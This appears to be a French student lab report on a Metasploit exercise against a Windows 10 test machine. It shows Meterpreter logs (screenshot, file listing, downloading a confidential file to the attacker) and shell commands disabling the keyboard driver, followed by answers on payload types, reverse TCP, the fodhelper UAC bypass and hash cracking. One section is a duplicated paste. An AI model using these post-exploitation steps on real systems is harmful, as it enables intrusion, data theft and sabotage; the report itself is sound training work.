- Capture d'écran

```
meterpreter > sysinfo
Computer      : WINDOWS10
OS            : Windows 10 (10.0 Build 19045).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: WINDOWS10\toto
meterpreter > getpid
Current pid: 5356
meterpreter > screenshot
Screenshot saved to: /home/kali/PJrDEeCd.jpeg
meterpreter > pwd
C:\Users\toto\Downloads
meterpreter > ls
Listing: C:\Users\toto\Downloads
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2024-09-10 02:25:32 -0400	desktop.ini
100777/rwxrwxrwx	7168	fil	2026-04-02 05:38:41 -0400	payload.exe
100777/rwxrwxrwx	7168	fil	2026-04-02 05:37:44 -0400	payload_encoded.exe

- Récupération d'un fichier

```
meterpreter > download "C:\Users\toto\Desktop\confidential.txt.txt" /tmp/
[*] Downloading: C:\Users\toto\Desktop\confidential.txt.txt → /tmp/confidential.txt.txt
[*] Downloaded 26.00 B of 26.00 B (100.0%): C:\Users\toto\Desktop\confidential.txt.txt → /tmp/confidential.txt.txt
[*] download : C:\Users\toto\Desktop\confidential.txt.txt → /tmp/confidential.txt.txt
```

- Lister et tuer un processus

```
meterpreter > shell
Process 736 created.
Channel 3 created.
Microsoft Windows [version 10.0.19045.4170]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\toto\Desktop>sc config i8042prt start= disabled
sc config i8042prt start= disabled
[SC] OpenService <chec(s) 5 :
```

- Désactivation de périphérique (clavier)

```
meterpreter > shell
Process 736 created.
Channel 3 created.
Microsoft Windows [version 10.0.19045.4170]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\toto\Desktop>sc config i8042prt start= disabled
sc config i8042prt start= disabled
[SC] OpenService <chec(s) 5 :
```

- Réactivation de périphérique (clavier)

```
C:\Users\toto\Desktop>sc config i8042prt start= auto
sc config i8042prt start= auto
[SC] OpenService :chec(s) 5 :
```

Questions de synthèse

11. Quel est le rôle du flag -j dans la commande exploit -j de Metasploit ? Dans quel cas est-il utile ?

Le flag -j lance le handler en **arrière-plan** comme un job, libérant ainsi la console msfconsole pour continuer à travailler. Il est utile dès qu'on attend plusieurs connexions entrantes ou qu'on veut interagir simultanément avec d'autres modules sans bloquer le terminal.

12. Quelle différence y a-t-il entre un payload staged et un payload stageless ? Quels sont les avantages et inconvénients de chacun ?

Un payload **stageless** contient l'intégralité du code malveillant dans un seul fichier. Il est autonome, plus lourd, mais fonctionne sans communication préalable avec le serveur.

Un payload **staged** est en deux parties : un petit stager initial (quelques centaines d'octets) qui se connecte au serveur pour télécharger et exécuter le vrai payload en mémoire.

13. Pourquoi le reverse TCP (connexion sortante depuis la victime) est-il plus difficile à bloquer par un pare-feu d'entreprise qu'un bind TCP (écoute sur la victime) ?

Avec un **bind TCP**, la victime ouvre un port en écoute. Le pare-feu d'entreprise bloque généralement les connexions entrantes non autorisées vers les postes internes, ce qui rend cette technique facilement neutralisée.

Avec un **reverse TCP**, c'est la victime qui initie une connexion sortante vers l'attaquant. Les pare-feux d'entreprise autorisent par défaut le trafic sortant sur les ports courants (80, 443, 4444), car ils correspondent à de la navigation web normale. La connexion malveillante se fond dans le trafic légitime et passe souvent sans alerte.

14. Qu'est-ce que le UAC (User Account Control) de Windows ? bypassuac fodhelper contourne-t-il réellement le contrôle de sécurité ou en exploite-t-il une faiblesse de conception ?

Le **UAC** est un mécanisme Windows qui demande une confirmation explicite avant d'accorder des privilèges élevés à un processus, même à un administrateur. L'objectif est d'éviter qu'un programme s'élève silencieusement sans consentement de l'utilisateur.

bypassuac_fodhelper n'écrase pas le UAC et ne l'exploite pas comme une faille de code : il exploite une **faiblesse de conception**. L'exécutable fodhelper.exe est marqué comme auto-élevant et il consulte une clé de registre que l'utilisateur courant peut modifier. En y plaçant une commande malveillante, l'attaquant se fait élever silencieusement par un processus Windows de confiance. Microsoft considère ce comportement comme une limite documentée du UAC, non comme une vulnérabilité à corriger.

15. Comparez hashcat et les sites de craquage en ligne (crackstation.net) : quels sont les risques de sécurité liés à l'utilisation des sites en ligne pour un professionnel ?

Hashcat est un outil local : les hash ne quittent jamais la machine, ce qui préserve la confidentialité des données traitées.

Les **sites comme CrackStation** présentent plusieurs risques sérieux pour un professionnel :

- **Fuite de données** : envoyer un hash sur un site tiers revient à transmettre une empreinte de mot de passe potentiellement sensible à une infrastructure inconnue. Ces sites peuvent conserver les hash soumis et les intégrer à leurs bases.
- **Violation contractuelle ou légale** : dans un contexte de pentest, les hash extraits appartiennent au client. Les soumettre à un service externe peut violer la clause de confidentialité du contrat ou le RGPD si des données personnelles sont impliquées.
- **Absence de contrôle** : on ignore totalement ce que le site fait des données soumises, qui l'opère et dans quel pays il est hébergé.

Conclusion et Apprentissage critique

Ce TP nous permis d'appréhender concrètement la chaîne d'attaque complète contre un poste Windows 10 : de la génération d'un payload avec msfvenom à l'extraction de hash NTLM, en passant par l'élévation de privilèges et le phishing par clonage de site. Ce qui frappe avant tout, c'est la relative simplicité technique de ces attaques dès lors que les protections de base sont absentes ou mal configurées. Pour une organisation réelle, les risques sont considérables : une session Meterpreter ouvre un accès total à la machine compromise, permettant l'exfiltration de données sensibles, l'espionnage via keylogger ou capture d'écran, et la propagation latérale sur le réseau interne. L'extraction et le craquage des hash NTLM illustrent que des mots de passe faibles constituent une menace directe sur l'ensemble du parc, notamment en environnement

Active Directory où la réutilisation de credentials est fréquente. Ce TP confirme que la sécurité ne repose pas sur un seul mécanisme mais sur une défense en profondeur : antivirus à jour, pare-feu correctement configuré, politique de mots de passe robuste, LSA Protection, Credential Guard, et surtout sensibilisation des utilisateurs, qui restent le maillon le plus exploitable de toute infrastructure.